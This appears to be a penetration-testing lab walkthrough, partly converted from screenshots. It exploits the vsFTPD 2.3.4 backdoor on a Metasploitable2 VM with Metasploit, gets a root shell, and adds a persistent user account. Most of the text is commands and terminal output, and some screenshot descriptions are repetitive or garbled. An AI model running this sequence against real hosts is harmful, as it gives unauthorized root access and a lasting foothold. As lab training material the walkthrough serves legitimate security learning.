
```
(silentspectre@kali)-[~]
$ ping 192.168.100.218
PING 192.168.100.218 (192.168.100.218) 56(84) bytes of data:
64 bytes from 192.168.100.218: icmp_seq=1 ttl=64 time=0.600 ms
64 bytes from 192.168.100.218: icmp_seq=2 ttl=64 time=0.876 ms
^C
-- 192.168.100.218 ping statistics --
2 packets transmitted, 2 received, 0% packet loss, time 1017ms
rtt min/avg/max/mdev = 0.600/0.738/0.876/0.138 ms

(silentspectre@kali)-[~]
$ ftp 192.168.100.218
Connected to 192.168.100.218.
220 (vsFTPD 2.3.4)
Name (192.168.100.218:silentspectre):
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
[1]+ Stopped ftp 192.168.100.218

(silentspectre@kali)-[~]
$ sudo msfdb init && msfconsole
```

Search for vulnerability found when we connect to ftp port i.e vs **FTPD** and use module **1**:

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The screenshot shows a Kali Linux terminal window with the Metasploit framework. The user has entered the command `search vsFTPd`. The terminal displays a table of matching modules. The second module, `exploit/unix/ftp/vsftpd_234_backdoor`, is highlighted with a red box. Below the table, the user enters `use 1`, which is also highlighted. The terminal then shows the command `show options` being entered, which is also highlighted. The terminal output shows the module options for `exploit/unix/ftp/vsftpd_234_backdoor`.

```
msf6 > search vsFTPd

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use
Usage: use <name|term|index>

Interact with a module by name or search term/index.
If a module name is not found, it will be treated as a search term.
An index from the previous search results can be selected if desired.

Examples:
use exploit/windows/smb/ms17_010_eternalblue

use eternalblue
use <name|index>


search eternalblue
use <name|index>

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Set **RHOST** and run the **exploit**:

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```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.100.218
RHOST => 192.168.100.218
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.100.218:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.100.218:21 - USER: 331 Please specify the password.
[+] 192.168.100.218:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.218:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (192.168.100.213:35121 -> 192.168.100.218:6200) at 2024-07-01 16:28:02 -0400
Interrupt: use the 'exit' command to quit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.100.218:21 - The port used by the backdoor bind listener is already open
[-] 192.168.100.218:21 - The service on port 6200 does not appear to be a shell
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.100.218:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.100.218:21 - USER: 331 Please specify the password.
[+] 192.168.100.218:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.218:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.100.213:32937 -> 192.168.100.218:6200) at 2024-07-01 16:31:07 -0400

whoami
root
sudo useradd -m spectre
sudo passwd spectre
Enter new UNIX password: spectre
Retype new UNIX password: spectre
passwd: password updated successfully
```

Ftp conclusive exploit method:

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```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home KaliLinux Metasploitable2-Linux Kioptrix Level 1
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
DB SKIP EXISTING: none no Skip existing credentials stored in the
current database (Accepted: none, user, user@realm)
(silentspectre@kali)-[~]
$ ftp 192.168.100.218
Connected to 192.168.100.218.
220 (vsFTPD 2.3.4)
Name (192.168.100.218:silentspectre): spectre
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
[2]+ Stopped ftp 192.168.100.218
(silentspectre@kali)-[~]
$ ftp 192.168.100.218
Connected to 192.168.100.218.
220 (vsFTPD 2.3.4)
Name (192.168.100.218:silentspectre): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/msfadmin
ftp> whoami
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||28049|).
150 Here comes the directory listing.
drwxr-xr-x 6 1000 1000 4096 Apr 28 2010 vulnerable
226 Directory send OK
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||61320|). (100% complete)
150 Here comes the directory listing.
drwxr-xr-x 2 0 65534 4096 Mar 17 2010 ftp
```


To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Or:

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The image shows a Kali Linux virtual machine running in VMware Workstation. The terminal window displays the Metasploit framework interface. At the top, there's a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below it, a status bar shows '221 Goodbye.' and 'LISTING: none'. The main terminal area shows the prompt '(silentspectre@kali)~' and the command '\$ msfconsole' highlighted with a red box. Below the command, a Metasploit tip is displayed: 'Metasploit tip: To save all commands executed since start up to a file, use the msfconsole command'. The terminal then shows a list of configuration options for the 'msfrpc' module, including 'proxies', 'rhosts', 'spool', 'stop_on_success', 'thread', 'username', 'userpass_file', 'user_as_pass', 'user_file', 'vb.bose', and 'verb'. A red box highlights the 'msfconsole' prompt. The background shows the VMware Workstation interface with the Kali Linux VM running. The top of the window shows the VMware menu bar and the taskbar with various icons. The bottom of the window shows the status bar with the text 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'

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The screenshot shows a Kali Linux terminal window with the Metasploit framework running. The user has searched for 'vsftpd' modules. The results show two modules: 'auxiliary/dos/ftp/vsftpd_232' and 'exploit/unix/ftp/vsftpd_234_backdoor'. The user has selected the second module and set the RHOSTS to 192.168.100.218. The execution shows a successful connection to the target, with a banner and user information displayed. The user has also set the RHOSTS to 192.168.100.218 and run the module.

```
File Actions Edit View Help
DB SKIP_EXISTING none no Skip existing credentials stored in the
  =[ metasploit v6.4.12-dev
+ -- --[ 2426 exploits - 1250 auxiliary - 428 post
+ -- --[ 1471 payloads - 47 encoders - 11 nops
+ -- --[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
# Name SUCCESS Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.100.218
RHOSTS => 192.168.100.218
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.100.218:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.100.218:21 - USER: 331 Please specify the password.
[+] 192.168.100.218:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.218:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 1 opened (192.168.100.218:35039 => 192.168.100.218:6200) at 2024-07-02 01:21:18 -0400
```